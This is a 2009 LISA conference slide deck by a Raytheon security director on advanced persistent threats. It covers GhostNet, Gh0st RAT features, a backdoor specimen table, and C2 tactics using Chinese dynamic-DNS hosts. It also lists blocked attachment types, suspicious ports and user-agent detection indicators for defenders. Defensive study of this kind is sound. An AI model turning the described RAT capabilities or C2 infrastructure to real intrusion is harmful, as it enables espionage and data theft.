
The Vast Reach of 'GhostNet'

Researchers have detected an intelligence gathering operation involving at least 1,295 compromised computers. Below, the locations of 347 of the compromised machines, many of which were tracked to diplomatic and economic government offices of South and Southeast Asian countries.



Source: Information Warfare Monitor

THE NEW YORK TIMES

APT with a Political Mission: Tracking the Dalai Lama and Tibetan Exiles

LISA '09


November 4, 2009

Raytheon

Customer Success Is Our Mission

Gh0st RAT and Poison Ivy RAT

- Gh0st RAT is published by Red Wolf Group
- **Key logger** can record the information in English and Chinese
- Remote Terminal **Shell**
- System management process management window management
- **Video View** - View a remote camera, snapshot, video, compression and other functions ...
- **Voice** monitoring - remote monitoring of voice, but also the local voice can be transmitted to the remote, voice chat, GSM610 compression
- Session management off, restart, shutdown, uninstall the server
- Specify the download URL, hide or display access to the specified URL, clear the system log
- Cluster control can simultaneously **control multiple hosts** at the same time



Remote Administration Tools

So, who are some of these people

- “ ■ General Staff Department Fourth Department
 - The GSD’s decision in 2000 to promote Dai Qingmin to head the 4th Department—vetting his advocacy of the integrated network-electronic warfare (INEW) strategy—likely further consolidated the organizational authority for the IW—and the CNA mission specifically—in this group. Dai’s promotion to this position suggests that the GSD probably endorsed his vision of adopting INEW as the PLA’s IW strategy. ”**

Remember, China is just one country we can talk about due to Open Source

Leveraging the private sector

- “ ■ PLA Information Warfare Militia Units
 - Since approximately 2002, the PLA has been creating IW militia units **comprised of personnel from the commercial IT sector and academia**, and represents an operational nexus between PLA Computer Network Operations and Chinese civilian information security professionals.”**



Strong organization, bolstered by internal competition

Further private sector activity

- “ ■ *Individuals, or possibly groups, engaged in computer network exploitation against US networks have obtained malicious software developed by Chinese underground or black hat programmers.*
- In one demonstrated instance, black hat programmers affiliated with Chinese hacker forums provided malicious software to intruders targeting a US commercial firm in early 2009. The techniques and tools employed by this group or individual are similar to those observed in previous penetration attempts against this same company in the previous year, according to their forensic analysis.
- Forensic analysis also suggests this group is comprised of **multiple members of varying skill levels**, operating with fixed schedules and standard operating procedures and is willing to take detailed steps to mask their activities on the targeted computer.

”**

Cross-pollination of tactics, techniques and procedures

LISA '09


November 4, 2009

** Capability of the People's Republic of China to Conduct Cyber Warfare and Computer Network Exploitation, Prepared for The US-China Economic and Security Review Commission, October 2009.

Raytheon

Customer Success Is Our Mission

APT Tactics, Techniques & Procedures



VPN Client Shimming


Index	File Name	Functionality
A	netSvc32.exe	Remote Access; File Transfer; NTLAN Manager Hashing
B	00000000.exe	Packed
C	00000001.exe	Packed
D	00000002.exe	TCP Connection Filtering; Raw Packet TX to NDIS Driver & VPN Driver
E	00000003.exe	Malware Loading and Injection
F	00000004.exe	Same as specimen D without appended binaries
G	Fsvsda.dll	Unpacked specimen B; Remote Access; File TX; Remote Shell Execution
H	Fsvsda.sys	TCP Obfuscation; Disable detection by netstat.exe

Example: Specimen A - netSvc32.exe

- Variant of a known malware family.
- **Backdoor**
- Generates NT LanManager hashes
- Ability to launch a remote shell
- The software will only attempt communication to its server on a periodic basis (via keep alive/beaconing).
- This variant of the malware uses a password at the command line. This parameter must be supplied at the end of the command line in order for the program to be configured.

More on TTPs

- Open Source Analysis
 - ➔ APT will use all the information you give them against you
 - ➔ You can use their analysis to predict their actions
- Attack Phase
 - ➔ Social Engineered Email and Web Site planting
 - ➔ Awareness, Monitoring, Sharing
- Lateral Movement Phase
 - ➔ They will jump to new systems and establish new footholds
 - ➔ Monitor for lateral movement and segregate your networks
- Command & Control and Exfiltration
 - ➔ They will communicate with your systems and take what they want
 - ➔ Block unnecessary outbound traffic, monitor, and share



OK, so what should we do about it


1. Understand that the threat is real.
2. Take responsibility for your own computing environments. No national force is capable of protecting the Internet ecosystem.
3. Start by understanding the IPO diagram.
4. Share, and leverage shared knowledge.
5. Paradoxically, think about not sharing so much.



We must build secure systems-of-systems.

Awareness


- Make sure your co-workers and leadership understand APT activities.
- Communicate using many different channels:
 - Annual mandatory awareness training
 - Special events, symposia, brown-bag lunches
 - Give aways (calendars, mouse pads, shirts)
 - Web sites, portal articles
 - Advanced training for system administrators
 - Targeted training for high-risk persons
- Include your Supply Chain
- Lather, Rinse, Repeat




Knowledge is Power – Social Engineering Relies on Ignorance

Zoning: IPO Diagram

- Input, Process, Output
 - At the network level
 - At the system level
 - At the subsystem level
 - At the data level
- Good ole fashioned ACLs
- Also known as:
“compartmentalization”.
- Contains risk; IDs bad stuff



Are your servers surfing the net when you're not looking?



Zoning Enables Monitoring and Controls

Outbound Control: C2 Blocking


- “Getting in” is not enough
- They must get out to fulfill their entire mission
- Goal is to drive down Dwell Time
- (We must still protect the inbound, of course, to maximize SNR)

APT: Communication

- APT needs to communicate covertly
- 100% of APT made outbound connections

APT Communication

- Used Port 80 or 443
- Used non http/s port



MANDIANT

VIRUS TOTAL



Disrupt and Deny Adversary's Command and Control Traffic

LISA '09

November 4, 2009

** See Mandiant, Ero Carrera and Peter Silberman, "State Of malware: Explosion of the axis of Evil".

Raytheon

Customer Success Is Our Mission

Sharing: E Pluribus Unum



- Collaboration is cheap
- You can use other people's money
- The Return on Investment is high
- You're not admitting you were compromised, just that you found something

- Share the 'known bad sites', ip-addresses, malware
- Maybe don't publish so much unnecessary info about yourself



Discover and block C2 sites any way you can

Other Techniques

- APT uses Dynamic DNS hosting services to collect exfiltrated information and serve as C2 systems
- Also, APT is using DNS as a covert channel by transmitting data such as keystrokes within “DNS requests”
- Lessons:
 - Block “uncategorized” web sites at your proxies
 - Employ Split-DNS
 - Employ Split-Routing

Use Bastion Hosts to Screen Basic Malware Methods

Yet More Techniques

- Block common bad attachment types:
 - mp3, exe, lnk, dll, mov, com, mp4, bat, cmd, reg, rar, emf, shs, js, vb, yourcompany.com.zip, cab, mda, zip, mdb, scr, aiff, mde, cpl, msi, vbs, aif, m4p, msp, fdf, mdt, sys, wmf, hlp, hta, pif, jse, qef, scf, chm, <#>.txt, wsf, fli, vbe
- Look for MZ header (magic byte) in packet streams that indicates an executable
- Check proxy & firewall logs for such requests as port 22, 6667 (SSH, IRC)

Block the Basic Malware Methods (SNR)

What might you look for back home

F-SECURE.COM Weblog : News from the Lab

F-Secure

Search <<< Sunday, May 21, 2006 >>>

MAIN INDEX **3322, 8866 and others** Posted by Mikko @ 21:02 GMT | Comments

ARCHIVES

ABOUT US There's been quite a lot of buzz about the new 0-day Word vulnerability.

SECURITY LAB While talking about details of the vulnerability, it's easy to forget what the vulnerability was actually used for.

SAMPLE ANALYSIS According to the information we have, a US-based company was targeted with emails that were sent to the company from the outside but were spoofed to look like internal emails.

LINUX BLOG The emails contained a Word DOC file as an attachment. DOCs are a nasty attack vector. Few years ago, when macro viruses were the number one problem, many companies were not allowing native DOC files through their email gateways. Now that has changed, and DOCs typically get through just fine. But Word has vulnerabilities and users typically don't install Word patches nearly as well Windows patches.

TWITTER/F-SECURE

TWITTER/FSLABS

TWITTER/MIKKO When run, the exploit file ran a backdoor, hid it with a rootkit and allowed unrestricted access to the machine for the attackers, operating from a host registered under the Chinese 3322.org domain.

TWITTER/SEAN 3322.org is a free host bouncing service in China. Anybody can register any host name under 3322.org (like whatever.3322.org) and the service will point that hostname to any IP address you want. There's actually a series of such services, including 8866.org, 2288.org, 6600.org, 8800.org and 9966.org. There are tons of useful things you can do with such host-resolving service. And tons of bad things too.

YOUTUBE/FSLABS

TRY F-SECURE

Now, we've seen these kinds of attack before.

In March 2005, somebody was sending out dozens of emails to US government email addresses, spoofed to be from Washington Post. The email content talked about "international IPR conventions China has acceded to". The attached DOC file dropped a backdoor that connected to a host under 8866.org.

In September 2005, somebody sent several batches of EU-themed emails to addresses at the EU Parliament. Email topics included "Parliamentary Assembly", "Assembly of Council of Europe" and "Parliamentary Assembly Declaration". Emails contained a DOC that connected to a host under 3322.org.

In March 2006, a big European company received emails that were spoofed to look like internal job applications. The attached DOC file dropped a backdoor that connected to a host under 3322.org.

In April 2006, another European company was targeted by a similar attack, this time connecting to a host under 8866.org.

And now in May 2006, this latest case complete with a zero-day exploit, connecting to a host under 3322.org.

So, should you block access to hosts under 3322.org, 8866.org and others? Depends. It's kind of like blocking access to Geocities: you'd block lots of bad stuff - and lots of good stuff. But then again, most users of these services are in China. If you're not in China and your users are not supposed to access different Chinese services, blocking might not break too many things.

We'd recommend you'd at least check your company's gateway logs to see what kind of traffic you have to such services.

2288.org
3322.org
6600.org
7700.org
8800.org
8866.org
9966.org

F-Secure Labs
facebook
Name:
F-Secure Labs
Fans:
489

F-Secure
facebook
Name:
F-Secure
Fans:
1733
Promote Your Page Too

F-Secure: We'd recommend you'd at least check your company's gateway logs

LISA '09

November 4, 2009

** See <http://www.f-secure.com/weblog/archives/00000883.html>



Raytheon

Customer Success Is Our Mission

What might you look for back home


- Sessions, Durations
 - Long sessions**
 - Bytes/sec over time
- RDP Sessions & other management tools
- User-Agent-Strings in your Proxy Logs

Mozilla/4.0(compatible; MSIE6.0; Windows NT 5.2; .NET CLR 1.1.4322)
- Look for the scarce records
 - DNS rejects
 - No route to host
 - Rare web site requests



Conduct Statistical Analysis of Your Traffic

Virus Total is a good thing



http://www.virustotal.com/compacto.html

VIRUS TOTAL

File Welcome_to_Canada.ppt received on 2009.08.25 14:09:29 (UTC)

Antivirus	Version	Last Update	Result
VBA32	3.12.10.10	2009.08.25	suspected of Exploit.Signature

Additional information

File size: 1575940 bytes

MD5: 1d65f1be33c9d72030508c3df24ec780

SHA1: ffb74971f459713717433a91dfbf888f0ad278db

SHA256: 2ce516c14b8d9e8ea414d65d565f0bdde6937a6c00ba711cdfffa5fb768f4f2a

TrID: File type identification
Microsoft PowerPoint document (79.7%)
Generic OLE2 / Multistream Compound File (20.2%)

ssdeep: 24576:tzo69c3cn/Q4/luadE40BSQifE5sa0/EJLUKfQ8htzQ0lFqiQIYgDhY+4gBt6zCh:BoWJQM9HASFQeEy8Q83n1FU1gb62h

PEid: -

RDS: NSRL Reference Data Set
-

- See if someone else has already found this problem.

Sharing Malware Identification

Collaboration Groups

- **Transglobal Secure Collaboration Program (TSCP):**
Large A&D companies and western gov'ts building strategic solutions
- **Network Security Info Exchange**
Small international exchange
- **Aerospace Industries Association (AIA):**
270+ A&D companies sharing ideas
- **Defense Industrial Base (DIB):**
US Gov/Industry classified info

LOCKHEED MARTIN 

NORTHROP GRUMMAN



Find your industry groups – The FBI's InfraGard is a great place to start.

We, the Designers & Integrators

- Design your supra-systems *assuming the threat will compromise a subsystem*
- Build in layers of defense and segment your subsystems
- Remember the IPO diagram
 - Monitor the interfaces and enforce validation to the specification
- Utilize logging and alerting

We, the Nations

- Share information with your critical industries
 - Critical Infrastructures cross national boundaries
- Don't leave your citizens to defend themselves
 - I still can't believe that my grandmother's computer is the national cyber boundary.



My Granny is not happy. Don't leave her to defend herself.



- All of us participate in the ecosystem of the Internet
- We are therefore targets, capable of serving as an attack agent or a data transfer agent
- We must be aware of this interconnectedness and the risk we pose to our neighbors
- We must defend our systems and advocate for defensible systems

Too much? I don't think so. Remember the Cylons.



What else ?



- Tor based C2
- Malware designed to infect EnCase stations when evidence is reviewed.
- Super-light Payload Malware – Just enough to establish C2.
- Intentional Worm Outbreaks to hide real attacks in worm traffic.
- Portplexd (Brandon Gilmore) described protocol-based routing of TCP streams to provide different services (port multiplexing) to different requestors
- You, the security professionals are the new targets
- Browser data theft techniques that eliminate need for key loggers
- Searching your proxy logs for sites to host malware your employees visit
- Mail header harvesting from web sites (news groups, mail-in blogs)
- Focus on minor config changes to undo security and, similarly, downgrading applications to older vulnerable versions
- Injecting subtle bugs – When source code is found a minor change is made.

Themes: Use of Social Networking sites and Obfuscation

Can I catch an earlier flight?

Why did he take so long?

QUESTIONS?

Could you repeat everything
after "good afternoon"?

Could you talk a little longer?
I have a few more e-mails to do.

Raytheon

Customer Success Is Our Mission

About the Speaker

Michael K. Daly

- As Director of Information Technology Enterprise Security Services at Raytheon Company, Michael is globally responsible for information security policy, intelligence and analysis, the engineering and operational support of teaming partner connectivity, network and data protections, Internet connectivity, identity and access services, and incident handling, and he also provides consulting services to the business development and engineering groups.
- With headquarters in Waltham, Mass., Raytheon employs 73,000 people worldwide. Michael supports the National Security Telecommunications Advisory Committee to the President of the United States and the Transglobal Secure Collaboration Program. He was the 2006 recipient of the People's Choice Award for the ISE New England Information Security Executive of the Year and the 2007 recipient of the Security 7 Award for the Manufacturing sector.

23 Years in the Security Industry, Still Intimidated by a USENIX Crowd

LISA '09

November 4, 2009

Raytheon

Customer Success Is Our Mission